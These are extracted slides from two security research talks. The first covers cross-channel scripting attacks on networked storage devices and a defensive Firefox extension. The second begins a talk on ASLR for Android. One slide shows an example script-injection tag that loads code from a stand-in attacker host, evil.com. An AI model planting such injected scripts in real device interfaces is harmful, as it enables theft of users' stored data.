


SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.





SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.





Injected script can issue requests at will:

<script src="http://evil.com">

Before

The screenshot shows a web-based interface for a Lacie storage device. At the top, there is a navigation bar with tabs: Configuration, Network, Disk, Shares, Users, Media, and Status. The Configuration tab is selected. On the right side of the header, it shows the user is 'admin' at '2000-02-11 06:44:02 PM' with a UK flag icon and a 'Log Off' link. Below the header, there is a log table with three columns: Date, Program, and Message. The log entries are as follows:

| Date | Program | Message |
|-----------------|-------------------------|--|
| Jan 10 02:18:48 | httpd(pam_unix)[17476]: | session opened for user admin by (uid=0) |
| Jan 10 02:18:48 | httpd(pam_unix)[17476]: | session closed for user admin |
| Jan 10 02:19:07 | httpd(pam_unix)[17613]: | bad username [] |
| Jan 10 02:19:46 | httpd(pam_unix)[17617]: | bad username [|

Below the log, there is a message: "We now own your secret data. For example:" followed by a link "EDmini - secret/". At the bottom of the page, there is a table with two rows: "To Parent Directory" and "01/09/2000 22:50:05" and "7.7k secret_code.exe".



Page interactions with the Internet blocked.

After

LACIE

Configuration Network Disk Shares Users Media Status

admin @ 2000-02-11 06:43:04 PM Log Off

| Date | Program | Message |
|--|-------------------------|--|
| Jan 10 02:18:48 | httpd(pam_unix)[17476]: | session opened for user admin by (uid=0) |
| Jan 10 02:18:48 | httpd(pam_unix)[17476]: | session closed for user admin |
| Jan 10 02:19:07 | httpd(pam_unix)[17613]: | bad username [] |
| Jan 10 02:19:46 | httpd(pam_unix)[17617]: | bad username [|
| [Jan 10 02:19:46 httpd(pam_unix)[17617]: bad username [] Jan 10 02:19:50 httpd(pam_unix)[17618]: session opened for user admin by (uid=0) Jan 10 02:19:50 httpd(pam_unix)[17618]: session closed for user admin Jan 10 02:19:54 httpd(pam_unix)[17664]: session opened for user admin by (uid=0) Jan 10 02:19:54 httpd(pam_unix)[17664]: session closed for user admin Jan 10 02:20:01 httpd(pam_unix)[17795]: session opened for user admin by (uid=0) Jan 10 02:20:01 httpd(pam_unix)[17795]: session closed for user admin Jan 10 02:20:02 httpd(pam_unix)[17847]: bad username [] Jan 10 02:20:02 httpd(pam_unix)[17847]: session opened for user admin by (uid=0) Jan 10 02:20:02 httpd(pam_unix)[17848]: session closed for user admin Jan 10 23:08:40 kernel: egiga0: link down Jan 10 23:08:41 ifplugd(egiga0)[622]: Link beat lost. Jan 10 23:08:43 ifplugd(egiga0)[622]: Executing '/etc/ifplugd/ifplugd.action egiga0 down'. Jan 10 23:08:43 ifplugd(egiga0)[622]: client: route: SIOCADDRT: No such process Jan 10 23:08:44 ifplugd(egiga0)[622]: Program executed successfully. Jan 10 23:13:12 kernel: egiga0: link up<5>, full] | | |

Thinking beyond cookies



Thinking beyond cookies



Policy delivery mechanisms:

- ▶ Manifest files, cookies, custom headers, DNS, certs



Policy delivery mechanisms:

- ▶ Manifest files, cookies, custom headers, DNS, certs

Different types of browser state:

- ▶ **Cookies** for web application state
- ▶ **Policy store** for web site security policies



XCS Summary

A growing threat



As seen on Twitter...

Sentiment | Conference Beta RC 1.02

[Send an Update](#)

All Search ▾

Search: Everywhere Maidenhead, GB

Want to...
Eg, Ad
Use th
<http://>

Advanced Search
Live Trending
Export To CSV

Live, refresh in:

Interesting People:

- [Actors](#)
- [Designers](#)
- [Developers](#)
- [Musicians](#)
- [Sport](#)
- [Pets](#)
- [TV](#)
- [Travel](#)
- [Marketing](#)
- [Entrepreneur](#)
- [Bloggers](#)



Alert [http://\[REDACTED\]](http://[REDACTED])
API XCS detected

OK

A growing threat



... and a smartphone near you.





Rise of multi-protocol devices: XCS

Rise of browser-OS: 24x7 exploitability

Thanks to Eric Lovett and Parks Associates!



Rise of multi-protocol devices: XCS

Rise of browser-OS: 24x7 exploitability

Recommendations

- ▶ HTTP: cross-site policy standard
- ▶ Browser: security policy store (non-cookie)
- ▶ Open up embedded device state to scanners

Thanks to Eric Lovett and Parks Associates!



Questions?



hristo@bojinov.org



ASLR for Mobile Devices

Retouching Shared Libraries

Hristo Bojinov Dan Boneh

Outline



ASLR: Address Space Layout Randomization

Android: Background info

Our proposal

Evaluation

Threat model



A remote attacker, attempting to exploit a network-visible service via control flow hijacking.


- ▶ Excludes scripts, bytecode, trojans...

ASLR background



Code injection → NX

Stack




ASLR background



Code injection → NX


Stack



ASLR background




Code injection → NX



ASLR background




Code injection → NX



ASLR background



